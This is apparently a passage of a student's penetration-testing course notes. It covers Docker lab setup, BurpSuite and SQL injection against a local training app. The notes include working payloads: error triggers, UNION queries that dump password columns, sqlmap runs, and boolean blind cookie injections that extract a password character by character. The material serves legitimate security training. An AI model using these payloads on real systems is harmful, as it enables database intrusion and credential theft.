                                echo $line >>
$url/recon/wayback/extensions/php1.txt
                                sort -u $url/recon/wayback/extensions/php1.txt
>> $url/recon/wayback/extensions/php.txt
                        fi
                        if [[ "$ext" == "aspx" ]];then
                                echo $line >>
$url/recon/wayback/extensions/aspx1.txt
                                sort -u $url/recon/wayback/extensions/aspx1.txt
>> $url/recon/wayback/extensions/aspx.txt
                        fi
                done

                rm $url/recon/wayback/extensions/js1.txt
                rm $url/recon/wayback/extensions/jsp1.txt
                rm $url/recon/wayback/extensions/json1.txt
                rm $url/recon/wayback/extensions/php1.txt
```

```
                rm $url/recon/wayback/extensions/aspx1.txt
        fi
fi
```

Find & Exploit Common Web Vulnerabilities


Lab Setup

Docker

- Install docker:
  `sudo apt install docker.io` --> `check with docker --version`
  `sudo apt install docker-compose` --> `check with docker-compose --version`
- Download the laboratory tar from tcm and extract it:
  `tar -xf peh-web-labs.tar.gz`
  `cd peh-web-labs/labs/`
- Run docker compose:
  `sudo docker-compose up`


> ⚠ **Error**
> if you got an error `Error starting userland proxy: listen tcp4 0.0.0.0:80: bind`
> =>
> try to stop apache and then run again docker -compose:
> `sudo /etc/init.d/apache2 stop`

- go ahead when you see --> the databses are 'ready for connections'



- => open new tab and set the permission to the web-server:
  `./set-permissions.sh`

- open the browser to localhost to see if it's working:



- click on --> "Click here to reset the database"

Docker commands

`CTRL + C --> inside the terminal` --> to stop the container
`sudo docker-compose up -d` --> to run the container in background
to stop the container created in background:
`sudo docker-compose stop`

`sudo docker ps -a` --> check which containers are running
`sudo docker rm <container-ID>` --> remove the container

to remove all containers:

```
sudo docker rm $(sudo docker ps -aq)
```

BurpSuite


once everything is working:

- open BurpSuite
- turn on FoxyProxy (already configured)

Attacks

SQL Injection

Our lab uses this --> users table:




username	password	age
jeremy	letmein	30
jessamy	kittems	31

Injection 0x01

- Turn on docker-compose
- Open browser to localhost
- Open the first lab

we'll find a simply search bar:
if we write for example --> jeremy => it will return the email




cheet > SQL Injection
SQL Injection Cheet Sheet

Basic trigger and operators

- try to use characters that might trigger an error:
  `jeremy'`
  `jeremy"`

`'`
`"`

- `jeremy' or 1=1#`
  `or 1=1` --> returns always true
  `#` --> end sql queries (for mysql you can also use `-- -`)
  => everything after this --> will be ignored



this in an indication that the app --> is vulnerable to SQL injection


Union

we can use it to selects other information or info from another table

> ⚠ **Constraint**
>
> There is a constraint to use UNION:
> we can only select --> the same n° of columns as in the original query

=>


`jeremy' union select null#`
`jeremy' union select null,null#`
`jeremy' union select null,null,null#`



we find something

=>

`jeremy' union select null,null,version()#` --> to read the db version



to find all the tables that exist in the db:

```
jeremy' union select null,null,table_name from information_schema.tables#
```

get all the columns name that exist in the db:

```
jeremy' union select null,null,column_name from information_schema.columns#
```


=>

our tables for this challenge is --> injection0x01 (we can find it using the command above)

=>

we want to get jeremy password:

```
jeremy' union select null,null,password from injection0x01#
```




in this case we have found --> all the passwords in the table

> ⚠ **Constraint**
>
> sometimes if you use something like this:
>
> `jeremy' union select null,null,...`
>
> and the values in the null columns are not a string => you will get an error
>
> =>
>
> try to use different things:
>
> for example:
>
> - null(int)
> - 1

Injection 0x02


Default credentials: jeremy:jeremy



default credentials --> `jeremy:jeremy`

BurpSuite

- open it
- click on Target > Scope Settings > Add > `http://localhost` > Ok > Yes



Enable history only from the target site

go to Proxy > HTTP history > right click on one of them > Clear History
=>
in this way if you search for something in google => it won't appear in the history


- insert the default credentials in the webpage
- first thing to do always:
  open burpsuite and go to the History > double click on the POST request to see it
- you can also see the Response => always look at the `Content-length` in the response (in this case is 1928)

Use Repeater

repeater allows you to --> inject data and modify them
=>

- right click on the POST request that you opened
- send to Repeater
- open the Repeater section
- try to modify the password to something else > click on Send > look at the response
- now the `Content-Length` is different (2122)

> **Look visually**
> if you want to look the response visually:
> =>
> after the Response click on --> Render



- let's try to inject `jeremy' or 1=1#`
  =>
  - add to the username `' or 1=1#`
  - select this text > CTRL+U --> to include it as input > then click on Send
  - =>
    we still receive a response with 2122 => invalid credentials
- try also with `jeremy" or 1=1#` --> same result :(

=>
let's try to automate this process to find if there is potential SQL injection vuln:

Sqlmap

- copy the entire POST request with the initial values (=> remove the 'or 1=1#)
- save it inside a text file
- `sqlmap -r req.txt`
  =>

in this case --> the tool said that the parameters does not seem to be injectable

```
Y/n] n
[13:00:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:00:38] [WARNING] POST parameter 'username' does not seem to be injectable
[13:00:38] [INFO] testing if POST parameter 'password' is dynamic
[13:00:38] [WARNING] POST parameter 'password' does not appear to be dynamic
[13:00:38] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[13:00:38] [INFO] testing for SQL injection on POST parameter 'password'
[13:00:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:00:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:00:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:00:38] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:00:38] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:00:38] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:00:38] [INFO] testing 'Generic inline queries'
[13:00:38] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:00:38] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:00:38] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:00:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:00:38] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:00:38] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[13:00:38] [INFO] testing 'Oracle AND time-based blind'
[13:00:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:00:39] [WARNING] POST parameter 'password' does not seem to be injectable
[13:00:39] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--
. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use opti
nd/or switch '--random-agent'
[13:00:39] [WARNING] your sqlmap version is outdated
```


What can we do now:

- go back to manual testing
- download a list of payloads and try to fuzz it
- look for other injection points

in this case --> let's see what the application can offer more
=>
go back to the Proxy > HTTP History

as you can see:


- when we send a legitimate request with good credentials:
  - web server replies by setting a cookie
  - the next GET request includes --> this cookie
  =>
- open this GET request
- send it to repeater (CTRL+R)
- click on Send --> to see the initial request
  The response has `Content-Length` = 1027
- try to modify the cookie and look at the Response `Content-Length` (if it changes)
- if the Content-Length is not reliable => use the Search bar after the response to search to something that can change based on the req
- try to add to the cookie --> `' and 1=1#`



- the length doesn't change => this can be a sign that there is a potential SQL injection

NOW:
we need to create an injection that can be replied with --> Yes/No
to do that we can use:
sql `substring` function --> substring('word', 1, 2)
it takes 3 parameters:
- a word
- the index inside the word
- how many letters you want to extract
=>
in this case `substring('word', 1, 2)` = wo
=>
we can use this to craft a useful injection:
let's make a stupid example --> we want to find the database version
=>
the sql versions are usually something like this --> 7.0.1
=>

- let's try to add to the cookie --> `' and substring((select version()), 1, 1) = '7'#`
- click on Send
  - if the server replies with `Content-Length` = 1027 => 7 is the correct version
    - but here server replied with different length => is wrong
- let's try with version 8 --> `' and substring((select version()), 1, 1) = '8'#`
  - it's correct
- now the next Ch will probably be "." -> `' and substring((select version()), 1, 2) = '8.'#`
  - it's correct
- now let's try if the version is 8.0 --> `' and substring((select version()), 1, 3) = '8.0'#`
  - it's correct
  =>
  we can repeat this process until we find the version:
  `' and substring((select version()), 1, 5) = '8.0.3'#`



Now:
we can use this mechanism --> to find the jessamy password

Find jessamy password:
we don't want to do it manually, bc it means doing something like this:
#payload
`' and substring((select password from injection0x02 where username = 'jessamy'),`

`1, 1) = 'a'#`

this will check --> if the first Ch of jessamy password is equal to 'a'


=>

in this way it takes a life to find the password

=>

